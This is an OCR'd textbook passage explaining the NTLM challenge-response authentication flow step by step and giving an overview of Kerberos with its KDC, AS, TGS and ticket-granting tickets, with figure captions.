
Figure 6.4: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a “nonce,” which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.



Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.



Figure 6.5: Kerberos authentication process


Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services, Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.



